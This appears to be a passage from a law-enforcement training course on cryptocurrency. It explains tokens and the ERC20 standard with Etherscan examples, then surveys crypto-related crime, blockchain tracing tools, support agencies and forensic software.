
In essence, cryptocurrencies and altcoins are specific virtual currencies with their own dedicated blockchains and are primarily used as a medium for digital payments. On the other hand, the crypto tokens operate on top of a blockchain that acts as a medium for creating and executing decentralized apps and smart contracts. The tokens are used to facilitate the transactions.

Such crypto tokens are usually created, distributed, sold, and circulated through the standard initial coin offering (ICO) process that involves a crowdfunding exercise to fund project development.

79.2.1. Cryptographic Tokens

Native tokens of state-of-the-art public & permissionless Blockchains like Bitcoin or Ethereum are part of the incentive scheme to encourage a disparate group of people who do not know or trust each other to organize themselves around the purpose of a specific blockchain. The native token of the Bitcoin network also referred to as Bitcoin, has token governance rulesets based on crypto-economic incentive mechanisms that determine under which circumstances Bitcoin transactions are validated, and new blocks are created.

These blockchain-based cryptographic tokens enable “distributed Internet tribes” to emerge. Unlike traditional companies structured in a top manner with many layers of management (bureaucratic coordination), blockchain disrupts classic top-down governance structures with decentralized autonomous organizations (DAOs). DAOs bound people together not by a legal entity and formal contracts but by cryptographic tokens (incentives) and fully transparent rules written into the software.



Source: <https://blockchainhub.net/tokens/>

The Bitcoin Network can be seen as the first true DAO that provides an infrastructure for money without banks and bank managers and has stayed attack resistant and fault-tolerant since the first block was created in 2009. No central entity controls Bitcoin. In theory, only a worldwide power outage could shut down Bitcoin.

Traditional Top Down Organizations




Top Down Management

One legal entity
Employment contracts

Many layers of management for coordination & enforcement of processes. Many information & decision bottleneck as well as sources of corruption.

Decentralized Autonomous Organizations



Distributed Network of Autonomous Stakeholders

No centralized legal entity!
No employment contracts!


Machine consensus around token governance rule sets and smart contracts instead of legal employment contracts.

Source: <https://blockchainhub.net/tokens/>


With the advent of Ethereum, however, tokens have moved up the technology stack and can now be issued on the application layer as dApp tokens or DAO tokens. Smart contracts on the Ethereum Blockchain enable the creation of tokens with complex behaviors attached to them. Today, the token concept is central to most social and economic innovations developed with blockchain technology.

Level of Token

Ethereum Technology Stack



Bitcoin Technology Stack



* Bitcoin application layer doesn't exist. Roostock (RSK) initiative is working on a sidechain that is fully compatible with every smart contract created for Ethereum.

Source: <https://blockchainhub.net/tokens/>

Only permissionless ledgers (public Blockchains like Bitcoin or Ethereum) need some incentive mechanism to guarantee that block validators do their job according to the predefined rules. In permissioned (federated/consortium/private) distributed ledger systems, validators and block-creators may be doing their job for different reasons: i.e., if they are contractually obligated to do so. In permissioned environments, validators can only be members of the club and are manually and centrally controlled. Permissioned ledgers, therefore, don't need a token. Also, please note that the term blockchain in the context of such ledgers is highly controversial.

79.2.2. Type of Tokens

There are different ways to differentiate between tokens. Some of them are outlined below. Please note that Crypto Economics is so new that we are still exploring different roles and types of tokens in the early stages. With every new Blockchain and every new application layer, we will collectively learn by trial and error what works and whatnot.

- **Usage tokens:** A token that is required to use a service. Bitcoin and Ether are the best examples of usage tokens — token ownership does not give you any specialized rights within the network. Still, it does give you access to the Service (the Bitcoin payment network and the Ethereum Virtual Machine in the case of BTC and ETH). Scarce tokens combined with a useful service can create massive value for token holders and entrepreneurs.
- **Work tokens:** A token that gives users the right to contribute work to a decentralized network or DAO (whether on blockchain level or smart contract level) and earn in exchange for their work. That work can be serving as an oracle (in the case of Augur), being the backstop in a collateralized debt system (in the case of Maker), or securing the network (in the case of Ethereum when it switches to proof of stake).

These two types of tokens are not mutually exclusive, and some tokens serve as both: usage tokens and work tokens. An example of a token with both characteristics will be ETH when Ethereum transitions from proof of work to proof of stake. Another way to differentiate between tokens is:

- **Intrinsic, Native, or Built-in Tokens** of blockchains like Bitcoin, Ether, etc., that serve as (a) block validation incentives ('miner rewards'); and (b) transaction spam prevention. The logic behind this is that if all transactions are paid, it limits the ability to spam.
- **Application Tokens with Ethereum** tokens can now easily be issued on the application layer through smart contracts on the Ethereum Blockchain as so-called complex dApp tokens or complex DAO tokens.
- **Asset-backed tokens** that are issued by a party onto a blockchain for later redemption. They are the digital equivalent to physical assets. They are claims on an underlying asset (like the gold) you need to claim from a specific issuer (the goldsmith). The transactions as tokens get passed between people are recorded on the blockchain. To claim the underlying asset, you send your token to the issuer, and the issuer sends you the underlying asset.

Tokens can represent any asset

- An hours worth of rooftop solar energy
- A currency such as s dollar, euro, rupee, or GBP
- A promise for a product in a crowdfund
- A future download of a song from your favorite artist
- An insurance policy
- A ticket to an event

Tokens can be used as

- Token of ownership
- Voucher to redeem for physical items on platforms that only permit the sale of digital goods.
- Software license
- Stock certificates
- Access rental cars or other vehicles
- Ticket or access pass (party, concert, amusement park, etc.)
- Automated road and bridge tolls
- Access recording studio time, online game, a webcam, a wifi hotspot, to open a locker or storage unit, to access online storage
- Customizable memberships or subscriptions
- Pay per use exercise equipment
- Crowdfunding
- Rewards program
- Financial Instruments
- Bond issuance
- Derivatives
- As a system of voting

Legal Status

Blockchain tokens embody the full potential of blockchain technology. For blockchains to unfold their full potential concerning reinventing ownership in the digital realm, the technology needs to be recognized de lege ferenda as a system capable of creating an objectively new ontological category. It is a new kind of thing that deserves its own regulatory framework that reflects blockchain technology's unique affordances and constraints.

79.2.2.1. ERC20 Token

ERC20 is a protocol standard that defines certain rules and standards for issuing tokens on Ethereum's network.

In 'ERC20', ERC stands for Ethereum Request For Comments, and 20 stands for a unique ID number to distinguish this standard from others.

We have an HTTP protocol for the internet, and we have a standard protocol for tokens to be issued on Ethereum, i.e., ERC20.

To put it in layman terms, if you include certain functions in the token's smart contract, you are ERC20 compliant. If you don't include the mandatory functions, you are not ERC20.

You can see those functions [here](#).

```
1 // -----
2 // ERC Token Standard #20 Interface
3 // https://github.com/ethereum/EIPs/blob/master/EIPS/eip-20-token-standard.md
4 // -----
5 contract ERC20Interface {
6     function totalSupply() public constant returns (uint);
7     function balanceOf(address tokenOwner) public constant returns (uint balance);
8     function allowance(address tokenOwner, address spender) public constant returns (uint remaining);
9     function transfer(address to, uint tokens) public returns (bool success);
10    function approve(address spender, uint tokens) public returns (bool success);
11    function transferFrom(address from, address to, uint tokens) public returns (bool success);
12
13    event Transfer(address indexed from, address indexed to, uint tokens);
14    event Approval(address indexed tokenOwner, address indexed spender, uint tokens);
15 }
```

So, those tokens on Ethereum's network check all the necessary boxes, i.e., include the necessary functions in their token implementation, which are deemed ERC20 tokens.

These are crypto-assets or crypto-tokens which can be traded like Bitcoin or Ethereum, or Litecoin, but unlike these cryptocurrencies, they don't have their dedicated blockchain. Instead, they thrive on Ethereum's blockchain and bring several benefits for the users, which I will discuss further in this article.

Difference Between Standalone Cryptocurrencies & ERC20 Tokens

Like I stated earlier, ERC 20 tokens don't have their dedicated blockchain and thrive on Ethereum's blockchain instead. This is the reason why, when you send ERC20 tokens, you are required to have some Ethereum as GAS.

To make it is simpler to understand, consider this example of an ERC20 token, i.e., OmiseGo Token.

See this transaction ID-[https://etherscan.io/tx/](https://etherscan.io/tx/0x302b11fef665f23a197635699d7123790abc0456d40dc2275c326fb502ca04cc)

0x302b11fef665f23a197635699d7123790abc0456d40dc2275c326fb502ca04cc

If you look closely, you will find that Ether transfer is '0', and it will look like zero value was transacted (see the red box). But on closer examination, you will find 162. 4 OMG tokens were transacted between two Ethereum addresses. (See the yellow box below)

TxHash:	0x302b11fef665f23a197635699d7123790abc0456d40dc2275c326fb502ca04cc
Block Height:	4072160 (773792 block confirmations)
TimeStamp:	161 days 15 hrs ago (Jul-25-2017 03:21:51 PM +UTC)
From:	0x5e44c3e467a49c9ca0296a9f130fc433041aaa28
To:	Contract 0xd26114cd6ee289accf82350c8d8487fedb8a0c07 (OmiseGoToken) ✓ 162.48080357 OmiseGo TOKEN Transfer From 0x5e44c3e467a49c9ca029... to → 0x55384058dcd7c26a0de...
Value:	0 Ether (\$0.00)
Gas Limit:	300000
Gas Used By Txn:	52222
Gas Price:	0.00000001 Ether (10 Gwei)
Actual Tx Cost/Fee:	0.00052222 Ether (\$0.46)
Cumulative Gas Used:	617415
Nonce:	22

You can also see the smart contract address of OMG in the yellow box starting with '0xd26...'. If you go ahead and check the smart contract's source code, you will find all the functions that an ERC-20 token should have. Here is the link. And this smart contract is like an accountant that keeps track of the total supply, distribution, etc., of an issued ERC20 token on Ethereum's network.

Also, you can see in the image above that the transaction fee was paid in Ether, which is calculated from the GAS price and Gas limit. That is why, to transact ERC20 tokens, you should have Ether before the address from which you plan to initiate a transaction out.

Benefits of ERC20 Standard

Before the ERC20 token standard, different start-ups or DApps set their own standards and implementations for launching a token on Ethereum's network.

However, with the launch of the ERC20 standard, things have changed and have become much more streamlined. Also, a standard like ERC20 has a lot of benefits:











- Uniformity of tech and protocol standards.
- Reduced complexity of understanding each type of token implementation.
- Enhanced liquidity of ERC20 tokens.
- Reduced risk of breaking contracts.

- Imagine a scenario wherein 100s and 1000s of tokens are launched on Ethereum's network, each with its own set of standards and rules. This will create a liquidity problem for such tokens and many headaches for exchanges that try to implement them. In this scenario, each time a token comes for listing to exchange, it would require a lot of work from bottom to top to be actually listed.

Whereas, if you have a standard and uniformity that ERC20 brings to the table, it becomes very easy for users and exchanges to list such tokens quickly, given that the tokens follow a standard, i.e., ERC20.

This is only one practical scenario, but there can be many tokens being exchanged via smart contracts on decentralized exchanges without any third party because their underlying tech and implementation standards are the same. Whereas, if we implement a decentralized exchange of tokens that follow different rules and standards, it will become cumbersome to implement such a DEX.

Also, already as of now, more than 20,000 ERC20 tokens contracts are running on Ethereum's blockchain. Not having a standard will bring a lot of such unseen issues. Some of the very well-known and popular tokens are shown below.

#	Name	Platform	Market Cap	Price	Volume (24h)	Circulating Supply	Change (24h)
1	 EOS	Ethereum	\$5,391,502,258	\$9.31	\$447,309,000	579,209,514	-1.42%
2	 TRON	Ethereum	\$5,081,809,293	\$0.077292	\$1,496,220,000	65,748,192,476	32.30%
3	 ICON	Ethereum	\$2,445,030,533	\$6.48	\$155,760,000	377,545,005	3.07%
4	 OmiseGO	Ethereum	\$2,059,698,295	\$20.18	\$215,173,000	102,042,552	2.72%
5	 Ardor	Nxt	\$2,048,068,845	\$2.05	\$43,172,600	998,999,495	22.46%
6	 Populous	Ethereum	\$1,716,768,524	\$46.39	\$2,968,910	37,004,027	8.00%
7	 Status	Ethereum	\$1,547,061,852	\$0.445777	\$255,438,000	3,470,483,788	75.65%
8	 Tether	Omni	\$1,375,409,117	\$1.01	\$2,504,670,000	1,368,089,837	0.26%
9	 Golem	Ethereum	\$934,990,794	\$1.12	\$82,327,000	834,262,000	5.93%
10	 Augur	Ethereum	\$871,730,200	\$79.25	\$16,492,300	11,000,000	-3.11%

79.2.2.2. Example

There are some really neat websites out there that can help us in our searches. Let's take, for example, the Ethereum blockchain explorer etherscan.io to search for those who invested in BNB tokens. Browse to etherscan.io/tokens and search for the word "BNB." Here you can see the address of the token contract and records of the transaction of tokens being transacted with buyers.

Navigate to the [search result here](#).

Etherscan
The Ethereum Block Explorer

LOGIN ⓘ Search by Address / Txhash / Block / Token / Ens **GO**

HOME BLOCKCHAIN **TOKENS** RESOURCES MORE

Token BNB Exchange Home / ERC-20 TokenTracker / BNB

Sponsored: **Ubcoin** is the first crypto-to-goods exchange with 2.5 mln active users. Samsung and LG as partners. [Token discount up to 17%!](#)

Summary [ERC-20] Rep More Options



Total Supply:	192,443,301 BNB (\$2,127,794,335.12)	Contract:	0xB8c77482e45F1F44dE1745F52C74426C631bDD52
Price:	\$11.0567 @ 0.038129 Eth (-3.04%)	Decimals:	18
Holders:	296085 addresses	Links:	
Transfers:	454259	Filtered By:	<input type="text"/> Enter Address/Tx-Hash Apply
Official Site:	https://www.binance.com/		


Transfers Holders Info Chart Exchange ReadContract Write Contract ^{Beta} Comments (17)

⚡ A Total Of 454259 transactions found (showing the last 100k records) First Prev Page 1 of 4000 Next Last

TxHash	Age	From	To	Quantity
0xd0e5fa02d03669...	17 mins ago	0x044fadc1c1f3751...	0x08232693880010...	0.0000000000000001
0x6907cd21504ea4...	18 mins ago	0x2d00b1c9eba608...	0x3f5ce5f3e9af3...	12.84
0x90370396f18aa0b...	20 mins ago	0xf20b9e713a33f61...	0x751b934e7496e4...	10.64382728539111625
0x90370396f18aa0b...	20 mins ago	0xc55cde82de8e4c...	0xf20b9e713a33f61...	10.64382728539111625
0xd510046b794b00...	32 mins ago	0xd551234ae421e3...	0x2d00b1c9eba608...	12.84

If you click any of the transaction hashes, you can see the details of the token transaction. The first thing you will notice is the tag that identifies this as an Authorship token. You will also see that no Ether was transferred, just the contract code that makes up the token.

Transaction Information  

Tools & Utilities 


TxHash: 0xd0e5fa02d036696d0f5f2789305541757c31d412ff718aa93ea6a817c09c2182



TxReceipt Status: **Success**

Block Height: **6236838** (97 block confirmations)

TimeStamp: 23 mins ago (Aug-29-2018 09:11:17 PM +UTC)

From: [0x044fadc1c1f3751f6d6310e12cdcd327de52ad81](#)

To: Contract [0xb8c77482e45f1f44de1745f52c74426c631bdd52](#) (BinanceToken) 

Token Transferred:  From [0x044fadc1c1f3751...](#) To [0x08232693880010...](#) for 0.0000000000000001 (\$0.00) 

Value: 0 Ether (\$0.00)

Gas Limit: 100000

Gas Used By Txn: 37194

Gas Price: 0.000000016 Ether (16 Gwei)

Actual Tx Cost/Fee: 0.000595104 Ether (\$0.17)

Nonce & {Position}: 55 | {29}

Input Data:

```
Function: transfer(address _to, uint256 _value)

MethodID: 0xa9059cbb
0x0000000000000000000000000000000000000000000000000000000000000000
```

You can see the Contract Source and Read Smart Contract by clicking the contract address, which enables you to see the token name, the total supply available, and the owner's address.

Filtered By Token Holders

Holders: [0x044fadc1c1f3751f6d6310e12cdcd327de52ad81](#)

Price: \$11.1363 @ 0.038331 Eth (-2.30%)

Balance: 9.99999999999771971 BNB

Value: \$111.36 (~0.383299487144185 Eth) [0.0000%]

Transfers: 56

Official Site: <https://www.binance.com/>

Rep

Contract: [0xb8c77482e45f1f44de1745f52c74426c631bdd52](#)

Decimals: 18

Links:

Filtered By: [0x044fadc1c1f3751f6...](#) ✕

Transfers Info Chart Exchange ReadContract Write Contract Beta

Read Contract Information [Reset]

1. name

BNB *string*

2. totalSupply

19244330100000000000000000 *uint256*



3. decimals

18 *uint8*

4. balanceOf

<input> (address)

Query



As with any blockchain with reasonable anonymity, it would be very difficult to trace the owner if no other information were provided. This would provide a potential fraudster with a way to eventually set up a token to steal money from the unsuspecting.

80. Investigation Methodologies

Investigations into digital currency (cryptocurrency) often start with traditional investigative methods like undercover work, surveillance, confidential informants (CI's). This is then combined with financial analysis and blockchain analysis to provide a complete picture.

The rising popularity of cryptocurrency has brought about an increased risk of fraudulent activity involving digital currency. The previous modules in this course have been designed to provide you with an in-depth understanding of how cryptocurrencies work and the technology behind them. The various types of cybercrimes and cryptocurrency crimes will most likely involve fictitious people, stolen identities, and individuals from several countries acting out criminal activity.

To this point in the course, you have been exposed to and have a good understanding of:

- The blockchain and concept of a distributive ledger
- The development and fundamentals of the mathematics that the blockchain is built upon
- The concept of public and private keys and how they work, and;
- The functionality, design, and types of software and hardware wallets

Now we will leverage the concepts and techniques that you have learned and apply them to the investigative process. With this knowledge, you will be able to identify, investigate and prosecute crime involving cryptocurrency successfully. This module will discover many ways to identify where cryptocurrency is being used and how addresses, private keys, and transactions can be linked to a specific user.

80.1. Types of Cryptocurrency Crimes

Bitcoin was developed to replace a trust-based financial network with proof of a work-based financial system built on the blockchain. Bitcoin, or cryptocurrency, in general, offered pseudo-anonymity and removal of a third-party authority. Transactions in cryptocurrency are peer to peer with no regulation or oversight. The idea of pseudo-anonymity attracts those who wish to be anonymous for nefarious purposes.

Criminals operate outside of open view; the same is right in the digital world. Cyber-criminals wish to operate in anonymity, and the Dark Web offers that environment.

The Dark Web is home to many sites that offer goods and services in exchange for bitcoin. These goods and services include:

- Fraudulent documents
- Fake currency
- Stolen credit card numbers
- PayPal account information for accounts that balances
- Narcotics
- Weapons, and more

In addition to the above items, look to the Dark Web if you want to seek out a contract killer for assassination or a hacker to gain access to a computer or network.

All of the above goods and services can be purchased using bitcoin without exposing prying eyes or electronic surveillance.

The Dark Web requires special software to access it, and it was also designed to increase privacy. So, there is limited access by design and increased measures to protect privacy: exactly the environment a criminal element would thrive.

There is a market hidden, using a pseudo-anonymous currency: an ideal situation for illegal actors and activities.

80.2. Misconceptions

A common misconception is that cryptocurrency is anonymous. This has led to the increased criminal usage of bitcoin and the like to fund illicit activities like money laundering, corruption fraud, and criminal trafficking. The evolution of the Dark Web has provided criminals with an environment to transact and carry out illegal activities like buying drugs, firearms, body parts, hiring hitman, sex trafficking, and more.

The truth is, the blockchain that cryptocurrency is built on is publicly accessible and searchable. The distributed ledger is maintained by nodes (users) and is constantly checked and verified. This makes for the immediate discovery of fabricated blocks, and they are rejected.

The one way to truly disrupt the distributed ledger is if ONE entity contained over 50% of the nodes that maintained the ledger. This would allow for approval of fabricated blocks and the rejection of new, authentic blocks. However, according to TNW, as of May 2019, nearly 100,000 nodes were making up the bitcoin network. The cost required to gain over 50% of the nodes makes it unlikely anyone would accomplish that task (Canellis, 2019).

80.3. The Money Trail

All currency (money) has a start and endpoint regardless if it's used for legitimate or illicit purposes. But money can ultimately be traced in the end, whether through a cryptocurrency exchange or personal/business financial records.

Although there are sites that act as mixers or tumblers where digital currency is sent to “wash” the transactions, attempting to obfuscate the transaction by spreading it out across numerous additional transactions, the ledger is public, open for inspection, and will eventually end somewhere. Getting from point A to point B may involve an overwhelming number of transactions to follow; therefore, it would be advisable to utilize a visualization program or website to aid in keeping track of where you are and how you got to a certain place in the blockchain.

Information Sharing: It's extremely important to partner with other law enforcement organizations and private companies to investigate cases of cryptocurrency. It's only through information sharing, technology, partnerships, and training that we will be successful in this arena.

80.3.1. About BlockSeer

BlockSeer allows you to accurately map out any given bitcoin transaction on the blockchain as far backward or forwards in time as possible. BlockSeer also allows you to dig deep into the activity, patterns, and trends, all in one clear graphical view. BlockSeer provides labels describing bitcoin addresses and clusters of addresses. You can also add your own labels and notes to your graphs and share and collaborate with others for further analysis.

Because there is no way to reverse a bitcoin transaction, it is important to trust the party you send bitcoin to. BlockSeer lets you investigate Bitcoin addresses, determine the bitcoin source in a transaction or held by an address, and review the current activity of transactions and other closely associated clusters.

<https://www.blockseer.com/>

80.3.2. About Elliptic

Law enforcement, intelligence agencies, and financial institutions use our forensic investigations capabilities to systematically trace and unmask suspicious activity on the bitcoin and ethereum blockchains by linking digital identities to real-world profiles. Our solutions combat the growing use of pseudonymous and anonymous cryptocurrencies to facilitate and fund criminal activity, including terrorism, drug trafficking, extortion, the proliferation of child sexual abuse material, and tax evasion.

Our forensic solutions are powered by a proprietary dataset incorporating a wealth of unique content covering dark marketplaces, bitcoin and ethereum thefts and hacks, and ransomware, including a blacklist of millions of bitcoin and ethereum addresses. The insights derived from our data have been proven to help identify suspects, prove illicit activity and develop intelligence on criminal enterprises.

<https://www.elliptic.co/what-we-do>

80.3.3. About Chainalysis

Chainalysis cryptocurrency investigation software helps law enforcement and financial institutions identify and stop bad actors using cryptocurrencies for illicit activity such as fraud, extortion, and bitcoin money laundering. With an intuitive graphical interface, Chainalysis Reactor enables users to conduct in-depth investigations into the source and provenance of cryptocurrency transactions.

<https://www.chainalysis.com/>

80.3.4. Additional Resources

National White Collar Crime Center

NW3C provides a nationwide support system for law enforcement and regulatory agencies tasked with preventing, investigating, and prosecuting economic and high-tech crime.

[Visit Here.](#)

Regional Organized Crime Information Center (ROCIC)

ROCIC is one of six Regional Information Sharing Systems (RISS) centers, serving thousands of law enforcement member agencies in Alabama, Arkansas, Florida, Georgia, Kentucky, Louisiana, Mississippi, North Carolina, Oklahoma, South Carolina, Tennessee, Texas, Virginia, West Virginia, Puerto Rico and the U. S. Virgin Islands.

ROCIC and the RISS Program offer law enforcement agencies and officers a full range of services, from the beginning of an investigation to criminals' ultimate prosecution and conviction. ROCIC provides services and resources that directly impact law enforcement's ability to successfully resolve criminal investigations and prosecute offenders while promoting officer safety.

[Visit Here.](#)

Financial Crimes Enforcement Network (FinCEN)

The Financial Crimes Enforcement Network (FinCEN) is a bureau of the United States Department of the Treasury that collects and analyzes financial transactions to combat domestic and international money laundering, terrorist financing, and other financial crimes.

[Visit Here.](#)

FBI Cyber Crime

The FBI Cyber Division is a Federal Bureau of Investigation division which heads the national effort to investigate and prosecute internet crimes, including "cyber-based terrorism, espionage, computer intrusions, and major cyber fraud."

[Visit Here.](#)

80.4. Identification of Criminal Activity

From law enforcement and investigative perspective, when you identify an individual is using cryptocurrency, it's important first to note that not all individuals are criminals that use it. However, if you came across a drug dealer, member of a cartel, gang member, sex trafficker, or child pornographer, you might draw inferences that they are involved in illegal activity using crypto (Lee, J. 2019).

Gaining Access to Receipts. Documenting cryptocurrency receipts will become essential to your investigation and case as it escalates to charges being filed, especially for money laundering. So if you are finding ATM receipts for Bitcoin, Ethereum or Litecoin, you need to keep them and document them as evidence. One of the most crucial things for your investigation is matching the transactions within the blockchain. You should also try and identify the ATM owner and work with them as a source of your investigation.

Mining Hardware & Equipment. When dealing with cryptocurrency mining equipment, they are all very similar—they look like what you see below.



or



<https://www.fiverr.com/sarkartanzil/setup-bitcoin-mining-rig>

In the U.S., sole cryptocurrency miners and users are not regulated by the Financial Crimes Enforcement Network (FinCEN), the primary federal regulator. However, if the miner or users act on behalf of another or are cryptocurrency dealers, then FinCEN regulations apply. New York State, Connecticut, and, just recently, North Carolina have laws restricting the use of cryptocurrency. As always, consult your prosecutor for details before taking action.

Identification of Digital wallets. There are a ton of different kinds of digital wallets out there. Everything from online wallets, software wallets to mobile wallets. The most important thing to remember is that after you serve a search warrant on a computer or mobile device, document the use of digital wallets. You will want to document any apps and review web history. If you can identify the wallet as a U.S. company, you can utilize a search warrant. This is something that needs to be done very quickly as funds can be transferred instantaneously.

80.5. Analyzing and Extracting Public and Private Keys

Analyzing and Extracting Public and Private Keys

On nearly any search warrant that involves digital data or cryptocurrency, chances are you will seize a computer or a mobile device, or multiple devices. A forensic group or team will perform the direct extraction of possible evidence from a computer in most instances. These are normally highly trained forensic computer experts who know how to extract data from a computer without compromising the data to present it as possible evidence in a prosecution. However, should the task fall upon you to perform, several commercially available forensic tools can assist in analyzing and extracting data? Here is an overview of a few of these tools and their benefits:

- [Magnet AXIOM](https://www.magnetforensics.com/products/) Forensics suite of forensic tools recover the deepest artifact data available and provide the investigator with the most relevant starting point for an investigation. It then allows the investigator to drill down into the digital evidence in the file system to find more data and verify source location. So, it can very neatly carve Bitcoin addresses, queries, log files, etc., from a wallet and organize them in an easy-to-read format. They even offer free, limited functionality tools to investigators, as downloads from their website. You can find out more about this tool and the flexibility and options available at <https://www.magnetforensics.com/products/>.
